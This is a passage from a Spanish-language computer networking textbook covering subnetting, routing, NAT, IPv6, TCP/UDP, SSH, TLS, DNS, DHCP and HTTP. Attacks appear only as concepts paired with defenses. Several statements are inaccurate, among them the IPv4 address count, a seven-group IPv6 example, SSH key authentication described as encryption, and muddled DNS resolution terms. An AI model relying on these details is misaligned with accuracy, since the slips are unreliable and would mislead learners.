Ejemplo: 192.168.1.0/26 significa que los primeros 26 bits son la red y los últimos 6 bits son para hosts → $2^6 - 2 = 62$ hosts por subred.

4.2.3. Subnetting paso a paso

Ejemplo real

Problema: Dividir 192.168.10.0/24 en **4 subredes iguales**.

Paso 1: Necesitamos $2^n \geq 4$ subredes → $n = 2$ bits prestados.

Paso 2: Nueva máscara: $/24 + 2 = /26$

$$255,255,255.\underbrace{11}_{\text{red}}000000_2 = 255,255,255,192$$

Paso 3: Tamaño de cada subred: $2^{32-26} = 2^6 = 64$ IPs por bloque.

Paso 4: Las 4 subredes:

- 192.168.10.0/26 → hosts .1 a .62 (broadcast: .63)
- 192.168.10.64/26 → hosts .65 a .126 (broadcast: .127)

- 192.168.10.128/26 → hosts .129 a .190 (broadcast: .191)
- 192.168.10.192/26 → hosts .193 a .254 (broadcast: .255)

Fórmulas: subredes = 2^n hosts/subred = $2^h - 2$ donde $n + h = 32 -$ prefijo original

4.2.4. IPs especiales (RFC 1918 y otros)

Rango	Tipo	Uso
10.0.0.0/8	Privada clase A	Redes corporativas grandes
172.16.0.0/12	Privada clase B	Redes medianas
192.168.0.0/16	Privada clase C	Redes domésticas / pequeñas
127.0.0.0/8	Loopback	127.0.0.1 = “yo mismo”
169.254.0.0/16	APIPA link-local	Asignada automáticamente sin DHCP
100.64.0.0/10	Shared Address	NAT de operador (carrier-grade NAT)
0.0.0.0/0	Default route	“todo el resto” en tablas de ruteo
192.0.2.0/24	Documentación	Ejemplos en RFCs (RFC 5737)

Tabla 4.2: Rangos de IP especiales

4.3. Routing — Enrutamiento

Concepto

Un **router** selecciona el mejor camino hacia el destino basándose en su **tabla de ruteo**. Cada entrada en la tabla dice: “para llegar a la red X, envía por la interfaz Y hacia el next-hop Z”. La ruta más específica (mayor prefijo) siempre gana — esto se llama **Longest Prefix Match**.

4.3.1. Routing estático

Configuración / Código

```
! Cisco IOS - ruta estática
ip route 10.0.2.0 255.255.255.0 192.168.1.1
!           red destino   máscara       next-hop

! Ruta default (gateway de último recurso)
ip route 0.0.0.0 0.0.0.0 203.0.113.1

! Ver tabla de ruteo
```

```
show ip route
```

4.3.2. OSPF — Open Shortest Path First (RFC 2328)

Concepto

OSPF es un protocolo de routing dinámico de **link-state**. Cada router aprende la topología completa de la red y calcula el camino más corto usando el **algoritmo de Dijkstra (SPF)**.

💡 **Analogía:** Cada router tiene un mapa completo de la ciudad. Cuando necesita enviar un paquete, calcula la ruta más corta por su cuenta usando el mapa. Si una calle se corta, actualiza su mapa y recalcula. RIP en cambio es como preguntar a cada vecino cuántos pasos hay a cada destino — más simple pero menos preciso y lento en converger.

Conceptos clave de OSPF:

- **Áreas:** la red se divide en áreas para reducir el tamaño de la LSDB. El **Área 0** (backbone) es obligatoria; todas las demás áreas deben conectarse a ella.
- **LSA** (Link State Advertisement): mensajes que intercambian los routers para describir sus enlaces y vecinos.
- **LSDB** (Link State Database): la base de datos de toda la topología. Todos los routers en el mismo área tienen la misma LSDB.
- **DR/BDR** (Designated Router / Backup DR): en redes multi-acceso (Ethernet), un solo router centraliza los LSAs para reducir tráfico.
- **Costo OSPF:** $\text{costo} = \frac{10^8}{\text{bandwidth en bps}}$. Ethernet 100 Mbps → costo 1. Serial 1.5 Mbps → costo 64.

4.3.3. BGP — Border Gateway Protocol (RFC 4271)

Concepto

BGP es el protocolo de routing de Internet. Conecta **Sistemas Autónomos (AS)** — grandes redes de ISPs y corporaciones. Es el único protocolo de routing que funciona a escala de todo Internet: >900,000 prefijos IPv4 en la tabla BGP global.

💡 **Analogía:** Si OSPF es el GPS dentro de tu ciudad (todos comparten el mismo mapa), BGP es el sistema de tratados entre países: cada país (AS) decide sus propias políticas de tránsito y las anuncia a sus vecinos mediante acuerdos (sessions BGP).

- **eBGP:** entre routers de diferente AS (External BGP)
- **iBGP:** entre routers del mismo AS (Internal BGP)

- **AS number:** identificador del sistema autónomo (ej: AS13335 = Cloudflare)

⚠ Cuidado

BGP Hijacking: un AS puede anunciar prefijos IP que no le pertenecen, robando o espiando tráfico. Caso famoso: Pakistan Telecom (2008) dejó YouTube inaccesible *en todo el mundo* durante 2 horas por un error de configuración BGP.

Defensa moderna: **RPKI** (Resource Public Key Infrastructure) — los dueños legítimos firman criptográficamente sus prefijos. Routers con RPKI rechazan anuncios no firmados. Ver capítulo de seguridad.

4.3.4. HSRP — Hot Standby Router Protocol

🧠 Concepto

HSRP (RFC 2281, propietario Cisco) proporciona **gateway redundante**: varios routers comparten una IP virtual. Si el router activo falla, el standby toma la IP virtual en segundos. Los hosts solo ven la IP virtual. Estándar abierto equivalente: **VRRP** (RFC 5798).

4.4. 🌿 NAT — Network Address Translation

🧠 Concepto

NAT permite que múltiples dispositivos con IPs privadas compartan una sola IP pública. Es la razón por la que todos los dispositivos de tu casa tienen IPs 192.168.x.x pero salen a Internet con una sola IP.

💡 **Analogía:** El router es la recepción de una gran empresa. Todas las llamadas internas salen con el número de la empresa, y la recepcionista (NAT table) sabe a qué extensión interna redirigir cada respuesta.

PAT (Port Address Translation) = NAT overload: usa números de puerto para distinguir entre múltiples conexiones internas que comparten la misma IP pública:

Interno		Router NAT		Internet
192.168.1.10:54321	→	203.0.113.1:10001	→	servidor:443
192.168.1.11:52010	→	203.0.113.1:10002	→	servidor:80
192.168.1.10:55000	→	203.0.113.1:10003	→	otro-server:443

NAT Table:

Entrada interna	Entrada pública
192.168.1.10:54321	203.0.113.1:10001
192.168.1.11:52010	203.0.113.1:10002

4.5. 🌐 IPv6 (RFC 8200, 2017)

🧠 Concepto

IPv4 tiene $\approx 4,3$ billones de direcciones y ya se agotaron (2011). **IPv6** tiene 128 bits $\rightarrow 3,4 \times 10^{38}$ direcciones. Suficientes para dar **670 cuatrillones de IPs por milímetro cuadrado** de la superficie terrestre.

Formato: 2001:0db8:85a3:0000:0000:8a2e:0370:7334

Reglas de abreviación:

- Ceros iniciales en cada grupo se omiten: 0001 $\rightarrow$ 1
- Grupos consecutivos de 0000 se reemplazan una vez por ::
- 2001:0db8:0000:0000:0000:0000:0001 $\rightarrow$ 2001:db8::1

Tipo	Prefijo	Equivalente IPv4
Loopback	::1/128	127.0.0.1
Link-local	fe80::/10	169.254.0.0/16
Global unicast	2000::/3	IP pública
Unique local	fc00::/7	RFC 1918 (privadas)
Multicast	ff00::/8	224.0.0.0/4

Tabla 4.3: Tipos de direcciones IPv6

⚠️ Cuidado

IPv6 **no tiene broadcast**. Usa **multicast** para las funciones que en IPv4 usaban broadcast. Por ejemplo:

- ARP es reemplazado por **NDP** (Neighbor Discovery Protocol) usando mensajes multicast ff02::1 (todos los nodos).
- Los routers escuchan en ff02::2 (todos los routers).

4.5.1. ICMP — Internet Control Message Protocol

🧠 Concepto

ICMP (RFC 792) es el protocolo de mensajes de control de IP. No transporta datos de usuario, sino mensajes de diagnóstico y error.

Tipo	Código	Mensaje
8	0	Echo Request (ping enviado)
0	0	Echo Reply (respuesta a ping)
11	0	Time Exceeded (TTL=0, usado por traceroute)
3	0	Destination Unreachable - Network unreachable
3	1	Destination Unreachable - Host unreachable
3	3	Destination Unreachable - Port unreachable

Tabla 4.4: Mensajes ICMP comunes

 Ejemplo real**¿Cómo funciona traceroute?**

Traceroute envía paquetes UDP (o ICMP en Windows) con TTL=1, 2, 3...

- TTL=1: el primer router lo decrementa a 0 y responde con ICMP “Time Exceeded” → revela la IP del primer salto.
- TTL=2: el segundo router responde → IP del segundo salto.
- Y así sucesivamente hasta llegar al destino, que responde con ICMP “Port Unreachable” (o Echo Reply en ICMP mode).

Capítulo 5

Capa 4 — Transporte (Transport Layer)

5.1. 🤔 ¿Qué hace la capa de transporte?

Concepto

La capa de transporte entrega datos de **proceso a proceso** (aplicación a aplicación) usando **números de puerto**. Vive en los hosts extremos — los routers intermedios no la procesan.

💡 **Analogía:** IP sabe llegar a la *casa* correcta (host). El puerto es el *número de departamento* en esa casa. El cartero (IP) deja el paquete en la puerta del edificio; el portero (transporte) lo sube al departamento correcto (la aplicación).

5.1.1. Números de puerto

Rango	Tipo	Ejemplos	Quién los asigna
0 – 1023	Well-known	80=HTTP, 443=HTTPS, 22=SSH, 53=DNS	IANA
1024 – 49151	Registered	3306=MySQL, 5432=PostgreSQL, 6379=Redis	IANA
49152 – 65535	Ephemeral	Origen temporal del cliente	OS

Tabla 5.1: Rangos de números de puerto

Una **socket** = IP + puerto. Identifica únicamente un proceso en la red: 192.168.1.10:54321
142.250.80.46:443

5.2. ⚡ UDP — User Datagram Protocol (RFC 768)

🧠 Concepto

UDP es **connectionless** (sin conexión previa): envía datagramas sin establecer conexión, sin confirmar que llegaron, sin controlar el orden.

💡 **Analogía:** UDP es como mandar postales. Las mandas y asumes que llegan. Si se pierde una... ni modo. Pero es *mucho más rápido* que mandar carta certificada.

Header UDP — solo **8 bytes**:

0	15	16	31
Source Port (16 bits)		Destination Port (16 bits)	
Length (16 bits)		Checksum (16 bits)	

Casos de uso de UDP: DNS, DHCP, TFTP, streaming de video (YouTube usa QUIC/UDP), VoIP, gaming online, NTP. **Velocidad** > **confiabilidad**.

5.3. 💛 TCP — Transmission Control Protocol (RFC 793)

🧠 Concepto

TCP es **connection-oriented** (orientado a conexión): establece una conexión antes de enviar datos, garantiza **entrega en orden**, retransmite paquetes perdidos y controla el flujo para no saturar al receptor.

💡 **Analogía:** TCP es como una llamada telefónica. Primero marcas (SYN), esperas que respondan (SYN-ACK), confirmas “¡Hola, te escucho!” (ACK), y *después* empiezas a hablar. Además, si no escuchaste una parte, dices “¿puedes repetir?” y la otra persona lo repite (retransmisión).

5.3.1. Header TCP — 20 bytes mínimo

0	1	2	3
Source Port		Dest. Port	(32 bits)
Sequence Number			(32 bits)


Acknowledgment Number				(32 bits)
Off	Rsv	Flags		Window
4b	4b	U A P R S F		(16 bits)
Checksum		Urgent Ptr		(32 bits)

5.3.2. Flags TCP

Bit	Flag	Nombre	Uso
1	URG	Urgent	Datos urgentes, procesarlos antes
2	ACK	Acknowledge	Confirma recepción (Ack Number es válido)
3	PSH	Push	Enviar al app inmediatamente, sin buffering
4	RST	Reset	Cierre abrupto de la conexión / error
5	SYN	Synchronize	Iniciar conexión (intercambiar Seq Numbers)
6	FIN	Finish	Cierre normal de la conexión

Tabla 5.2: Flags TCP

5.3.3. TCP 3-Way Handshake



 **Cuidado**

SYN Flood Attack: un atacante envía miles de SYNs sin completar el handshake (nunca manda el ACK final). El servidor guarda estado en memoria por cada SYN → agota recursos (DoS).

Defensa: **SYN cookies** (el servidor no guarda estado hasta recibir el ACK), límite de tasa de SYNs, firewalls.

5.3.4. TCP 4-Way Termination

Cliente	Servidor
FIN	"Terminé de enviar datos"
ACK	"Recibido, espera" (servidor puede seguir enviando)
FIN	"Yo también terminé"
ACK	"Ok, cerramos"

[TIME_WAIT: 2×MSL 4 min]

TIME_WAIT: el cliente espera para asegurarse de que el último ACK llegó. Si el servidor no lo recibió, retransmitirá el FIN y el cliente podrá responder. Esto previene que segmentos “fantasmas” de la conexión anterior contaminen una nueva.

5.3.5. Control de flujo y congestión

🧠 Concepto

Control de flujo: el receptor anuncia su **receive window (rwnd)** en cada ACK: “puedo recibir hasta X bytes más sin esperar”. El emisor no envía más de lo que el receptor puede procesar.

Control de congestión: TCP ajusta la velocidad según el estado de la red, controlado por la **congestion window (cwnd)**.

Fases del control de congestión TCP (algoritmo CUBIC, default en Linux):

1. **Slow Start:** cwnd comienza en 1 MSS y se *dobra* con cada RTT. Crecimiento exponencial hasta llegar a *ssthresh*.
2. **Congestion Avoidance:** al superar *ssthresh*, crece en 1 MSS por RTT (lineal). Más conservador.
3. **Fast Retransmit:** si llegan **3 ACKs duplicados**, el emisor retransmite inmediatamente sin esperar timeout.
4. **Fast Recovery:** tras la pérdida detectada por 3-dup-ACK, $ssthresh = cwnd/2$ y $cwnd = ssthresh$ (no regresa a 1). Rápida recuperación.
5. **Timeout:** si no llega ACK en el timeout, cwnd regresa a 1. Mucho más severo que fast recovery.

⚠️ Cuidado

¿Por qué TCP tiene problemas con HTTP?

Cada nueva conexión TCP debe hacer handshake (1 RTT) + slow start desde cero. HTTP/1.1 abría múltiples conexiones TCP en paralelo (hasta 6 por dominio) para simular paralelismo, pero esto saturaba la red.

HTTP/2 resolvió esto con *multiplexing* sobre una sola conexión TCP. Pero TCP en sí tiene un problema: si un paquete se pierde, todos los streams

esperan (Head-of-Line Blocking a nivel TCP). QUIC (ver capítulo 8) resuelve esto usando UDP con streams independientes.

Capítulo 6

🧡 Capa 5 — Sesión (Session Layer)

🧠 Concepto

La capa de sesión establece, gestiona y termina **sesiones** de comunicación entre aplicaciones. Se encarga de sincronizar el diálogo, controlar quién habla cuándo, y manejar puntos de control (checkpoints) para reanudar sesiones interrumpidas.

⚠️ **Nota sobre clasificación:** SSH, NetBIOS y otros protocolos que “viven” en capa 5 son a veces clasificados en capa 7 por otras fuentes. En la práctica real, los protocolos no siguen OSI perfectamente. Lo importante es entender qué hace cada protocolo, no en qué caja exacta meterlo.

6.1. 🧡 SSH — Secure Shell (RFC 4251–4254)

🧠 Concepto

SSH proporciona acceso remoto seguro a sistemas. Todo el tráfico está **cifrado**: contraseñas, comandos, y respuestas. Reemplazó completamente a Telnet y rlogin.

💡 **Analogía:** Telnet es como hablar en voz alta en un café lleno de gente — cualquiera escucha tu contraseña. SSH es como estar en una cabina de sonido insonorizada y con candado: solo tú y el servidor saben qué se dijo.

6.1.1. SSH vs Telnet

6.1.2. Arquitectura SSH (3 protocolos en uno)

SSH se compone de 3 sub-protocolos apilados:

1. **SSH Transport Layer (RFC 4253):** establece la conexión TCP, negocia algoritmos y realiza el key exchange (Diffie-Hellman).
2. **SSH Authentication Protocol (RFC 4252):** autentica al usuario con contraseña o clave pública.

Característica	Telnet	SSH
Puerto	23	22
Cifrado	❌ Ninguno	✅ Sí (AES, ChaCha20)
Autenticación	Contraseña en texto claro	Clave pública o contraseña cifrada
Integridad	❌ No	✅ HMAC
Seguridad	💀 Inseguro	🛡️ Seguro
Estado actual	Obsoleto, no usar	Estándar de la industria

Tabla 6.1: Comparativa SSH vs Telnet

3. **SSH Connection Protocol (RFC 4254)**: multiplexa múltiples canales sobre la conexión segura (sesión de terminal, port forwarding, SFTP).

6.1.3. Proceso de conexión SSH

Cliente	Servidor
TCP SYN	
TCP SYN-ACK	
TCP ACK	
SSH-2.0-OpenSSH_x.x	(identificación de versión)
SSH-2.0-OpenSSH_x.x	
Server Key Exchange	(algoritmos + Diffie-Hellman params)
Client Key Exchange	(valor DH público del cliente)
	(ambos calculan el shared secret)
New Keys	(todo lo siguiente va cifrado)
New Keys	
[ENC] auth request	(usuario + método de auth)
[ENC] auth success	
[ENC] channel open	(abrir sesión de terminal)
[ENC] channel conf	
Sesión cifrada	

6.1.4. Autenticación por clave pública

🧠 Concepto

Más segura que contraseña porque la clave privada *nunca* sale de tu máquina. Basada en criptografía asimétrica: lo que una clave cifra, solo la otra puede descifrar.

1. Generas un par de claves: `ssh-keygen -t ed25519 -C "tu@email.com"`

2. Clave pública (`~/.ssh/id_ed25519.pub`) → va al servidor en `~/.ssh/authorized_keys`
3. Al conectar: el servidor cifra un desafío aleatorio con tu clave pública
4. Tu cliente lo descifra con la clave privada y responde
5. Sin contraseña que viajar por la red → sin riesgo de captura

Algoritmo	Bits	Nota
RSA	2048–4096	Antiguo, funciona bien pero lento
ECDSA	256–521	Más rápido que RSA, elliptic curve
Ed25519	256 (equiv)	Recomendado hoy: más rápido, más seguro

Tabla 6.2: Algoritmos de clave pública en SSH

6.1.5. Port Forwarding con SSH

Configuración / Código

```
# Local forwarding: acceder puerto remoto como si fuera
local
# Acceder MySQL (puerto 3306) de servidor remoto como
localhost:3307
ssh -L 3307:localhost:3306 usuario@servidor.com

# Remote forwarding: exponer puerto local hacia el servidor
remoto
ssh -R 8080:localhost:3000 usuario@servidor.com

# Dynamic forwarding: SSH como proxy SOCKS5
ssh -D 1080 usuario@servidor.com
```

6.2. NetBIOS y SMB

Concepto

NetBIOS (Network Basic Input/Output System) proporciona servicios de nombres y sesiones en redes Windows locales. No es routable por IP — solo funciona en la LAN.

SMB (Server Message Block) usa NetBIOS (o directamente TCP/IP en SMB2+) para compartir archivos, impresoras y recursos en redes Windows. Puerto: 445 (SMB directo) o 139 (SMB sobre NetBIOS).

Capítulo 7

Capa 6 — Presentación (Presentation Layer)

Concepto

La capa de presentación hace que los datos sean **entendibles** para la capa de aplicación, sin importar cómo los representa internamente el sistema que los envió. Sus tres funciones:

1. **Traducción / Codificación:** convertir entre formatos (ASCII, Unicode, EBCDIC)
2. **Compresión:** reducir tamaño antes de transmitir
3. **Cifrado/Descifrado:** proteger datos en tránsito (TLS vive aquí)

7.1. Codificación de Caracteres

Concepto

Los caracteres son números. Una **codificación** define qué número corresponde a qué carácter.

 **Analogía:** Es como tener diferentes sistemas de escritura. El número 65 en ASCII es “A”. En EBCDIC (IBM) el 65 es “&”. Si dos sistemas no hablan la misma codificación, el texto parece basura. (¿Recuerdas los mensajes con “Ã±” en vez de “ñ”? Eso es.)

Ejemplo real

La letra “ñ” (U+00F1) en diferentes codificaciones:

- **UTF-8:** 0xC3 0xB1 (2 bytes)
- **UTF-16:** 0x00F1 (2 bytes)
- **ASCII:** No existe — *por eso el correo “Manana” sin ñ*

Codificación	Tamaño	Cobertura	Estado
ASCII	7 bits (1 byte)	Solo inglés (128 chars)	Obsoleto para texto internacion
Latin-1	8 bits (1 byte)	Europa occidental (256 chars)	Obsoleto
UTF-8	1–4 bytes (var.)	Todo Unicode (1.1M+ chars)	Estándar web actual
UTF-16	2–4 bytes	Todo Unicode	Windows interno, Java
UTF-32	4 bytes fijos	Todo Unicode	Raro, desperdicia espacio

Tabla 7.1: Codificaciones de caracteres

■ **Latin-1: 0xF1** (1 byte)

UTF-8 es **compatible con ASCII** para los primeros 128 caracteres. Todo archivo ASCII válido es automáticamente UTF-8 válido.

7.2. 📁 Serialización de Datos

🧠 Concepto

Serialización convierte estructuras de datos en memoria a bytes que se pueden transmitir o almacenar.

Formato	Tipo	Legible	Tamaño relativo	Uso
JSON	Texto	Sí	Mediano	APIs REST, configuraciones
XML	Texto	Sí	Grande	Legacy, SOAP, SVG
YAML	Texto	Sí	Mediano	Kubernetes, Docker Compose
Protobuf	Binario	No	Pequeño	gRPC, microservicios
MessagePack	Binario	No	Muy peq.	IoT, gaming real-time
CBOR	Binario	No	Pequeño	IoT, IETF estándar

Tabla 7.2: Formatos de serialización de datos

🚀 Tecnología Moderna

🚀 **Protocol Buffers (Protobuf)** — creado por Google (2008, open source 2011):

El mismo dato “usuario con nombre y edad” ocupa:

- JSON: `{"name": "aldo", "age": 22}` = **23 bytes**
- Protobuf: campo 1 (name) + campo 2 (age) en binario = **9 bytes**

3–10x más compacto. 5–10x más rápido de parsear. No necesita schema parser en tiempo de ejecución. Requiere un archivo `.proto` con la definición. Usado por gRPC, YouTube, Google Maps, Android internamente.

7.3. TLS / SSL — Transport Layer Security

Concepto

TLS (y su predecesor SSL) cifra la comunicación entre cliente y servidor. HTTPS = HTTP + TLS. Es lo que hace aparecer el candado en el navegador.

 **Analogía:** TLS es como un sobre sellado con firma holográfica. El sobre garantiza que nadie lo abrió (**integridad**), la firma verifica quién lo mandó (**autenticación**), y el contenido está en código secreto que solo el destinatario puede leer (**confidencialidad**).

7.3.1. Evolución de SSL/TLS

Versión	Año	Estado
SSL 2.0	1995	 Prohibido (RFC 6176)
SSL 3.0	1996	 Prohibido (POODLE attack, RFC 7568)
TLS 1.0	1999	 Deprecated (RFC 8996, 2021)
TLS 1.1	2006	 Deprecated (RFC 8996, 2021)
TLS 1.2	2008	 Permitido, en transición
TLS 1.3	2018	 Estándar recomendado

Tabla 7.3: Versiones SSL/TLS

7.3.2. TLS 1.2 vs TLS 1.3

7.3.3. Handshake TLS 1.3 simplificado

Cliente	Servidor
ClientHello	(versiones soportadas, key_share, cipher suites)
ServerHello	(versión elegida, key_share del servidor) (ambos calculan el shared secret con ECDHE)
{EncryptedExtensions}	(todo lo siguiente está CIFRADO)
{Certificate}	(certificado X.509 del servidor)
{CertificateVerify}	(firma del servidor con su clave privada)
{Finished}	
{Finished}	
Application Data	

Característica	TLS 1.2	TLS 1.3 (RFC 8446)
Handshake	2 RTT	1 RTT
0-RTT resumption	No	✅ Sí
Cipher suites	37 (algunas débiles)	5 (todas seguras)
RSA key exchange	Permitido	❌ Eliminado
Perfect Forward Secrecy	Opcional	Obligatorio
Compresión TLS	Sí (CRIME attack)	❌ Eliminada

Tabla 7.4: TLS 1.2 vs TLS 1.3

 **Cuidado**

Perfect Forward Secrecy (PFS): TLS 1.3 usa **ECDHE** para el intercambio de claves. Esto significa que incluso si la clave privada del servidor es robada *en el futuro*, el tráfico de hoy **no puede ser descifrado** — porque las claves de sesión son efímeras y nunca se almacenan.

TLS 1.2 con RSA key exchange *no* tiene PFS: si alguien captura el tráfico hoy y roba la clave privada mañana, puede descifrar todo.

7.4. 🧐 Certificados X.509 y PKI

 **Concepto**

Un **certificado X.509** es un documento digital que prueba la identidad de un servidor. Contiene: nombre del dominio, clave pública, quién lo firmó, y hasta cuándo es válido.

La **PKI** (Public Key Infrastructure) es el sistema de confianza: tu navegador confía en un conjunto de **Certificate Authorities (CAs)** raíz. Cuando visitas `google.com`, el certificado está firmado por una CA de confianza → el navegador muestra el candado.

Cadena de confianza (Certificate Chain):

Root CA (en tu navegador/OS)
 Intermediate CA (firma al servidor)
 Certificado del servidor (google.com)
 Subject: CN=google.com
 Public Key: (clave pública del servidor)
 Valid: 2024-01-01 a 2025-01-01
 Signature: (firmado por Intermediate CA)

 Ejemplo real

Let's Encrypt (2015): CA gratuita y automatizada. Democratizó HTTPS. Antes de Let's Encrypt, un certificado costaba \$100–\$500/año. Hoy, con el protocolo ACME y el cliente Certbot, cualquier servidor puede obtener un certificado válido en minutos y renovarlo automáticamente.

Capítulo 8

Capa 7 — Aplicación (Application Layer)

Concepto

La capa de aplicación es la que *ves y usas* directamente. Aquí viven los protocolos que usan tus apps: HTTP (web), DNS (nombres de dominio), DHCP (IPs automáticas), SMTP (correo electrónico), FTP (archivos).


8.1. DHCP — Dynamic Host Configuration Protocol (RFC 2131)

Concepto

DHCP asigna automáticamente configuración de red a los dispositivos cuando se conectan: dirección IP, máscara de subred, gateway por defecto y servidores DNS.

 **Analogía:** Llegar a un hotel (red) y que la recepción (servidor DHCP) te asigne automáticamente: número de habitación (IP), llave maestra del piso (máscara), la dirección del hotel para recibir correo (gateway) y el directorio telefónico del hotel (DNS). Todo automático, sin que tú tengas que pedirlo o configurarlo.

8.1.1. Proceso DORA



Información que provee DHCP:

- IP address y máscara de subred
- Default gateway
- Servidores DNS primario y secundario
- Lease time (tiempo de vigencia de la IP)
- NTP servers, TFTP server (opcional)

⚠️ Cuidado

Rogue DHCP Server: si un atacante conecta su propio servidor DHCP, puede asignarse a sí mismo como gateway o DNS → intercepta todo el tráfico. Defensa: **DHCP Snooping** en el switch — solo permite respuestas DHCP de puertos confiables (donde está el servidor legítimo).

8.2. 🌐 DNS — Domain Name System (RFC 1034/1035)

🧠 Concepto

DNS traduce nombres de dominio (`google.com`) a direcciones IP (`142.250.80.46`). Sin DNS, tendrías que memorizar IPs para cada sitio.

💡 **Analogía:** DNS es la agenda de contactos de Internet. No necesitas memorizar “142.250.80.46” — solo escribes “google.com” y DNS busca el número IP por ti, igual que buscar “mamá” en tus contactos en vez de marcar el número completo.

8.2.1. Jerarquía DNS

```
. (root)    gestionado por IANA, 13 root servers en todo el mundo

.com .org .mx .net .io ... (TLDs - Top Level Domains)

google.com (Second-level domain, registrado por Google)

www.google.com  maps.google.com  api.google.com
(Subdominios, configurados por Google)

.edu .gob ... (TLDs especiales)
```

8.2.2. Tipos de registros DNS

Tipo	¿Qué guarda?	Ejemplo
A	IPv4 del dominio	google.com → 142.250.80.46
AAAA	IPv6 del dominio	google.com → 2607:f8b0:....
CNAME	Alias a otro dominio	www → google.com
MX	Servidor de correo	google.com → aspmx.l.google.com
TXT	Texto libre	SPF, DKIM, verificación de dominio
NS	Nameservers del dominio	google.com → ns1.google.com
PTR	IP → nombre (reverse DNS)	46.80.250.142.in-addr.arpa → google.com
SOA	Registro de autoridad	TTL, email del admin, número de serie
SRV	Servicio y puerto	_http._tcp.example.com

Tabla 8.1: Tipos de registros DNS

8.2.3. Proceso de resolución DNS

Browser pide: `www.unam.mx`

1. Caché del OS → ¿ya lo tengo? Si sí, listo.
2. Resolver local (tu router / ISP)
3. Root server → ``No sé, pregunta al TLD de .mx''
4. TLD server (.mx) → ``No sé, pregunta al NS de unam.mx''
5. Authoritative NS (ns.unam.mx) → ``La IP es 132.248.204.100''
6. Resolver lo cachea y te responde
7. Tú te conectas a 132.248.204.100

Resolución iterativa: el resolver hace todas las preguntas

Resolución recursiva: el root server haría todas las preguntas (raro)

8.3. 🌐 HTTP — HyperText Transfer Protocol

8.3.1. HTTP/1.1 — El original (RFC 2616, 1999)

Request

```
GET /index.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0)
Accept: text/html, application/json
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2048
Cache-Control: max-age=3600
```

<!DOCTYPE html>...

Problema principal de HTTP/1.1:

- **Head-of-line blocking:** con pipelining, si la primera petición tarda, todas las siguientes esperan en fila.
- Una página web con 100 recursos (CSS, JS, imágenes) requiere múltiples conexiones TCP (hasta 6 por dominio en browsers modernos).
- Cada conexión TCP tiene overhead: handshake + slow start.

8.3.2. HTTP/2 (RFC 7540, 2015)

🧠 Concepto

Google desarrolló SPDY (2009) para resolver las limitaciones de HTTP/1.1. SPDY se convirtió en la base de **HTTP/2**.

Mejoras clave:

- **Multiplexing:** múltiples requests en *una sola* conexión TCP, en paralelo real. Sin cola, sin esperas.
- **Header compression (HPACK):** los headers se comprimen y los repetidos se envían como diferencias. HTTP/1.1 enviaba todos los headers en texto plano en cada request — enorme overhead.
- **Binary framing:** protocolo binario, no texto. Más eficiente.
- **Server push:** el servidor puede enviar recursos antes de que el cliente los pida (enviar CSS y JS mientras el HTML se procesa).
- **Stream prioritization:** el cliente puede indicar qué recursos son más urgentes.

8.3.3. Códigos de estado HTTP

Rango	Categoría	Ejemplos importantes
1xx	Informacional	100 Continue, 101 Switching Protocols
2xx	Éxito	200 OK, 201 Created, 204 No Content
3xx	Redirección	301 Moved Permanently, 304 Not Modified
4xx	Error cliente	400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found
